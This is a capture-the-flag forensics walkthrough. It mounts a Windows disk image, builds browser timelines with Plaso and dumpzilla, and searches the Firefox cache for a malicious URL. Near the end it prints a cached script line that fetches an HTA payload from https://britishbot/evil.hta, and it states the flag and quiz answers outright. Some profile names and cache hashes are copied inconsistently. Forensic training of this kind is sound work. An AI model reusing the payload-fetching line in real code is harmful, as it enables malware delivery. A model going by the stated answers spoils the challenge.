



MissionName

BritishBot

History Background

Claire and Ethan are at the library, looking for the librarian who might have information about the code snippets. Claire asks a bot in the library for information.

Technical High-Level Overview

An obfuscated code is provided to the player. The goal of this challenge is to carry out all the necessary activities to analyse the evidence and get the malicious URL provided by Britishbot.

Short Description

You're going to analyse a Windows evidence provided by the BOT. Your goal is to find a malicious URL, the whole URL, including the ending.

Mission Description

You're going to analyse a Windows evidence provided by the BOT. This time, the bot has prepared an special challenge for you based on a malicious domain. Your goal is to find a malicious URL, the whole URL, including the ending.

Location

LONDON | BRITISH LIBRARY

Tools

- dumpzilla <https://github.com/Busindre/dumpzilla>
- ewf-tools
- OpenOffice: apt-get update && apt-get -y install libreoffice
- git clone <https://github.com/log2timeline/plaso.git>

Questions

Which is the hostname of the evidence provided?

- DESKTOP-4LBNI7L

The file you used to solve the challenge, which type of file was?

- GZIP

Items

1. Check browsers installed.
2. Check History on Firefox browser.
3. Check cached files on Firefox browser.

Write Up

Install EWF tools and mount the forensic image provided:

- `sudo apt install ewf-tools`
- `sudo mkdir /mnt/forensic_image`
- `sudo ewfmount IMAGE.E01 /mnt/forensic_image/`
- `sudo mkdir /home/kali/mountpoint`
- `fdisk -l /mnt/forensic_image/ewf1`

```
# fdisk -l /mnt/forensic_image/ewf1
Disk /mnt/forensic_image/ewf1: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 1B01FD11-5D23-4A92-8D1B-322995EA01CD

Device                  Start      End  Sectors  Size Type
/mnt/forensic_image/ewf1p1  2048    411647    409600   200M EFI System
/mnt/forensic_image/ewf1p2 411648    673791    262144   128M Microsoft reserved
/mnt/forensic_image/ewf1p3 673792 62912511 62238720 29.7G Microsoft basic data
```

Figure 1

Above image, shows offset to mount the necessary partition on Linux, finally launch the following command:

- `mount /mnt/forensic_image/ewf1 /home/kali/mountpoint -o ro,loop,show_sys_files,streams_interace=windows,offset=$((673792*512))`

```
(root@kali)-[/home/kali/mountpoint]
# ls -l
total 1241508
-rwxrwxrwx 1 root root      2560 Jul 19 23:28 '$AttrDef'
-rwxrwxrwx 1 root root         0 Jul 19 23:28 '$BadClus'
-rwxrwxrwx 1 root root    972480 Jul 19 23:28 '$Bitmap'
-rwxrwxrwx 1 root root     8192 Jul 19 23:28 '$Boot'
drwxrwxrwx 1 root root         0 Jul 19 23:28 '$Extend'
-rwxrwxrwx 1 root root  43515904 Jul 19 23:28 '$LogFile'
-rwxrwxrwx 1 root root     4096 Jul 19 23:28 '$MFTMirr'
drwxrwxrwx 1 root root         0 Jul 19 13:35 '$Recycle.Bin'
-rwxrwxrwx 1 root root     131072 Jul 19 23:28 '$Secure'
-rwxrwxrwx 1 root root     131072 Jul 19 23:28 '$UpCase'
-rwxrwxrwx 1 root root         0 Jul 19 23:28 '$Volume'
drwxrwxrwx 1 root root     4096 Jul 19 15:57 '$WINDOWS.BT'
drwxrwxrwx 1 root root         0 Jul 19 15:43 '$WinREAgent'
lrwxrwxrwx 2 root root      27 Jul 19 13:34 'Documents and Settings' -> /home/kali/mountpoint/Users
-rwxrwxrwx 1 root root 1209847808 Jul 19 16:19 pagefile.sys
drwxrwxrwx 1 root root         0 Mar 19 2019 PerfLogs
drwxrwxrwx 1 root root     4096 Jul 19 13:44 ProgramData
drwxrwxrwx 1 root root     4096 Jul 19 15:52 Program Files
drwxrwxrwx 1 root root     4096 Jul 19 13:44 Program Files (x86)
drwxrwxrwx 1 root root         0 Jul 19 22:34 Recovery
-rwxrwxrwx 1 root root 16777216 Jul 19 13:37 swapfile.sys
drwxrwxrwx 1 root root     4096 Jul 19 13:41 System Volume Information
drwxrwxrwx 1 root root     4096 Jul 19 13:35 Users
drwxrwxrwx 1 root root    16384 Jul 19 15:57 Windows
```

Figure 2

Check users on the image mounted:

```
(root@kali)-[/home/kali/mountpoint/Users]
# tree -L 1
.
├── All Users -> /home/kali/mountpoint/ProgramData
├── britishbot
├── Default
├── Default User -> /home/kali/mountpoint/Users/Default
├── desktop.ini
└── Public
```

Figure 3

Check all browsers installed:

```
(root@kali)-[/home/.../Users/britishbot/AppData/Local]
# tree -L 1

Application Data → /home/kali/mountpoint/Users/britishbot/AppData/Local
Comms
ConnectedDevicesPlatform
Google
History → /home/kali/mountpoint/Users/britishbot/AppData/Local/Microsoft/Windows/History
IconCache.db
Microsoft
MicrosoftEdge
Mozilla
Packages
PlaceholderTileLogoFolder
PrivaZer
Publishers
Temp
Temporary Internet Files → /home/kali/mountpoint/Users/britishbot/AppData/Local/Microsoft/Windows/INetC
VirtualStore
```

Figure 4

Player must find a malicious domain. Player could make a timeline, as we are talking about domains, we should only make timelines related to browsing.

webhist	binary_cookies, chrome_cache, chrome_preferences, esedb/msie_webcache, firefox_cache, java_idx, msiecf, opera_global, opera_typed_history, plist/safari_history, sqlite/chrome_8_history, sqlite/chrome_17_cookies, sqlite/chrome_27_history, sqlite/chrome_66_cookies, sqlite/chrome_autofill, sqlite/chrome_extension_activity, sqlite/firefox_cookies, sqlite/firefox_downloads, sqlite/firefox_history, sqlite/safari_historydb
---------	---

- log2timeline --parsers="webhist" --status_view window /home/recon/Desktop/08_BritishBot/hard/evidence/image.E01

After launching timeline, it's essential to select the good partition:

```
(root@recon)-[/opt/plaso]
# log2timeline --parsers="webhist" --status_view window --storage_file database.dump /home/recon/Desktop/08_BritishBot/hard/evidence/image.E01
2024-03-26 11:48:10,431 [INFO] (MainProcess) PID:229273 <artifact_definitions> Determined artifact definitions path: /usr/share/artifacts
Checking availability and versions of dependencies.
[OPTIONAL] unable to determine version information for: flor
[OK]
Please log2timeline by the Plaso documentation
The following partitions were found:
Identifier      Offset (in bytes)      Size (in bytes)
p1              1048576 (0x00100000)   200.0MiB / 209.7MB (209715200 B)
p2              210763776 (0x0c900000) 128.0MiB / 134.2MB (134217728 B)
p3              344981504 (0x14900000) 29.7GiB / 31.9GB (31866224640 B)

Please specify the identifier of the partition that should be
processed. All partitions can be defined as: "all". Note that you can
abort with Ctrl^C.
Partition identifier(s):
```

Figure 5

Finally plaso is working:




Figure 6

Once timeline, finishes, we should check events located, launching:




Figure 7

Next step would to extract information from database.dump:

- `psort.py database.dump --output_time_zone "UTC" -o L2tcsv -w super-timeline.csv`

```
(root@kali)~# psort.py database.dump --output_time_zone "UTC" -o L2tcsv -w super-timeline.csv
```

Figure 8

```
plaso - psort version 20201007
Storage file      : database.dump
Processing time   : 00:00:01
```

Events:	Filtered	In time slice	Duplicates	MACB grouped	Total
	0	0	0	1188	3627

Identifier	PID	Status	Memory	Events	Tags	Reports
Main	4166	exporting	89.5 MiB	3627 (203)	0 (0)	0 (0)

Figure 9

Open the CSV file generated (super-timeline.csv), using Open office:

Text Import - [super-timeline.csv]

Import

Character set: **Unicode (UTF-8)**

Language: **Default - English (USA)**

From row: **1**

Separator Options

☐ Fixed width ☒ Separated by

☒ Tab ☒ Comma ☒ Semicolon ☐ Space ☐ Other

☐ Merge delimiters ☐ Trim spaces String delimiter: **"**

Other Options

☐ Format quoted field as text ☐ Detect special numbers

Fields

Column type: **Standard**

	Standard	Standard	Standard	Standard	Standard	Standard
1	date	time	timezone	MACB	source	sourcetype
2	00/00/0000	--:--:--	UTC	WEBHIST	Google Analytics
3	00/00/0000	--:--:--	UTC	WEBHIST	Google Analytics
4	00/00/0000	--:--:--	UTC	WEBHIST	Google Analytics
5	00/00/0000	--:--:--	UTC	WEBHIST	Google Analytics
6	12/13/2017	14:32:26	UTC	M...	WEBHIST	MSIE WebCache coi
7	01/22/2018	19:27:49	UTC	M...	WEBHIST	MSIE WebCache coi
8	02/27/2018	23:48:21	UTC	M...	WEBHIST	MSIE WebCache coi

Help **Cancel** **OK**

Figure 10

Filter **sourcetype** column:




Figure 11

source type	type	user	host	short	ve
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.mozilla.org/privacy/firefox/	
Firefox History	Creation Time	-	DESKTOP-4LBNI7L	N/A	
Firefox History	Creation Time	-	DESKTOP-4LBNI7L	menu	
Firefox History	Creation Time	-	DESKTOP-4LBNI7L	toolbar	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Creation Time	-	DESKTOP-4LBNI7L	unfiled	
Firefox History	Creation Time	-	DESKTOP-4LBNI7L	mobile	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.mozilla.org/es-ES/privacy/firefox/	
Firefox History	Content Modification Time	-	DESKTOP-4LBNI7L	unfiled	
Firefox History	Content Modification Time	-	DESKTOP-4LBNI7L	mobile	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Content Modification Time	-	DESKTOP-4LBNI7L	menu	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Content Modification Time	Creation Time	-	DESKTOP-4LBNI7L	
Firefox History	Content Modification Time	-	DESKTOP-4LBNI7L	N/A	
Firefox History	Content Modification Time	-	DESKTOP-4LBNI7L	toolbar	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: http://www.cracks.spb.ru/	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: http://www.google.es/	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.es/?gws_rd=ssl	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/search?client=firefox-b-d&q=hacking+	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/preferences?hl=es&prev=https://www.google.com/s	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/setprefs?sig=0_6uOhTg_-HdlrWoQCFrsa-YGX67A9	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/search?client=firefox-b-d&q=hacking+	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/search?q=hacking+cracks&client=firefox-b-d&ej=x9	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.dignited.com/31529/hacking-vs-cracking-difference/	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/search?client=firefox-b-d&q=download+cracks	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://www.google.com/search?q=download+cracks&client=firefox-b-d&ej=0	
Firefox History	Last Visited Time	-	DESKTOP-4LBNI7L	URL: https://crackify.net/	

Figure 12

Below image shows potential malicious domains, based on Cracking Software. Next step would to download a tool to get more info about Firefox History:

- git clone <https://github.com/Busindre/dumpzilla.git>
- cd dumpzilla
- python3 dumpzilla.py
/home/kali/mountpoint/Users/britishbot/AppData/Roaming/Mozilla/Firefox/Profiles/dl5b4622.default-release

Total information:

= Total Information	
Total Addons (URLS/PATHS)	
Total Addons	: 1
Total Bookmarks	: 0
Total Cookies	: 12
Total Directories	: 19
Total Downloads history	: 0
Total Search Engines	: 0
Total Forms	: 7
Total History	: 2
Total Public Key Pinning	: 18
Total Permissions	: 22
Total Preferences	: 3
Total Sessions	: 145
	: 0

Figure 13

- `python3 dumpzilla.py /home/kali/mountpoint/Users/britishbot/AppData/Roaming/Mozilla/Firefox/Profiles/dl5b4622.default-release --Downloads`

To get Downloads:

```
python3 dumpzilla.py /home/kali/mountpoint/Users/britishbot/AppData/Roaming/Mozilla/Firefox/Profiles/dl5b4622.default-release --Downloads

== Directories ==
⇒ Source file: /home/kali/mountpoint/Users/britishbot/AppData/Roaming/Mozilla/Firefox/Profiles/dl5b4622.default-release/content-prefs.sqlite
⇒ SHA256 hash: 1f659e898507200a22a9c701957b40b37e8dcd708ec9ba3cf79fc521138fd411
No data found!

== Downloads history ==
⇒ Source file: /home/kali/mountpoint/Users/britishbot/AppData/Roaming/Mozilla/Firefox/Profiles/dl5b4622.default-release/places.sqlite
⇒ SHA256 hash: 827c653b46c444ea9543571ca898184f4d568e06d3c35bf2761f31bc5e22bbae
No data found!

== Total Information ==
Total Directories      : 0
Total Downloads history : 0
```

Figure 14

In this point we have to investigate cached files:

- `/home/kali/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/dl5b4622.default-release/cache2/entries`

Install zutils :

- `apt-get install zutils`

We need to extract domains from cached files, in order to identified malicious domain:

- `zgrep -Eor '(http|https://[^\"]+')`
`/home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/ | sort | uniq -c | sort -n`

```


grep: (standard input): binary file matches
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/091432483AE92EB59137A6CFA63BF298EA753EF:https://uberproxy-pen-redirect.corp.google.co
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/091432483AE92EB59137A6CFA63BF298EA753EF:http://www.w3.org
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/0A8F63B6783A74A8880358DE5820EAC34D229D2C:https://uberproxy-pen-redirect.corp.google.co
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/0A8F63B6783A74A8880358DE5820EAC34D229D2C:http://www.w3.org
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/0B392FBE5D3AE1EE338305AC1463CC31413AEF84:https://translate.google.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/0B392FBE5D3AE1EE338305AC1463CC31413AEF84:https://www.googleapis.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/0B392FBE5D3AE1EE338305AC1463CC31413AEF84:https://www.apache.org
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/0867A8D83978139C052EDCB9E9617982280FAA84:https://$!
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/12D0858886790799883B5283DC19880000A121B7:http:// + link +
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/12D0858886790799883B5283DC19880000A121B7:https://parkingcrew.net
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/12D0858886790799883B5283DC19880000A121B7:https://fonts.googleapis.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/12D0858886790799883B5283DC19880000A121B7:https://parking-crew.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/12D0858886790799883B5283DC19880000A121B7:http://www.cracks.spb.ru
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/12D0858886790799883B5283DC19880000A121B7:https://www.w3.org
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/1A96A992868199665550CB42A988054B079FB56E:https://adsense.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/1A96A992868199665550CB42A988054B079FB56E:https://adservice.google.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/1A96A992868199665550CB42A988054B079FB56E:https://attestation.android.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/1A96A992868199665550CB42A988054B079FB56E:https://googleads.g.doubleclick.net
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/1A96A992868199665550CB42A988054B079FB56E:https://www.google.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/1A96A992868199665550CB42A988054B079FB56E:http://www.apache.org
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/208373D41D498BCD66E4C24C9CEBA0E5F6A36C4:https://api.whatsapp.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/208373D41D498BCD66E4C24C9CEBA0E5F6A36C4:https://www.facebook.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/208373D41D498BCD66E4C24C9CEBA0E5F6A36C4:https://www.twitter.com
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/211A881A74584D4AE12F38CAB044316F6B6F8:https://britishbot
1 /home/recon/mountpoint/Users/britishbot/AppData/Local/Mozilla/Firefox/Profiles/d15b4622.default-release/cache2/entries/211A881A74584D4AE12F38CAB044316F6B6F8:https://api.google.com
  
```

Figure 15

Above image, shows a big clue related to the name of this challenge: <https://britishbot.com>

Finally, launch Zgrep command to extract the content:

```
zgrep "britishbot" 211A8B81A744584D44E12F38CAB0443166F066F8
```



```
# zgrep "britishbot" 211A8B81A744584D44E12F38CAB0443166F066F8
gzip: stdin: decompression OK, trailing garbage ignored
xHttp.Open "GET", "https://britishbot/evil.hta", False
```

Figure 16

The malicious URL is: <https://britishbot/evil.hta>

Flag Information

flag{<https://britishbot/evil.hta> }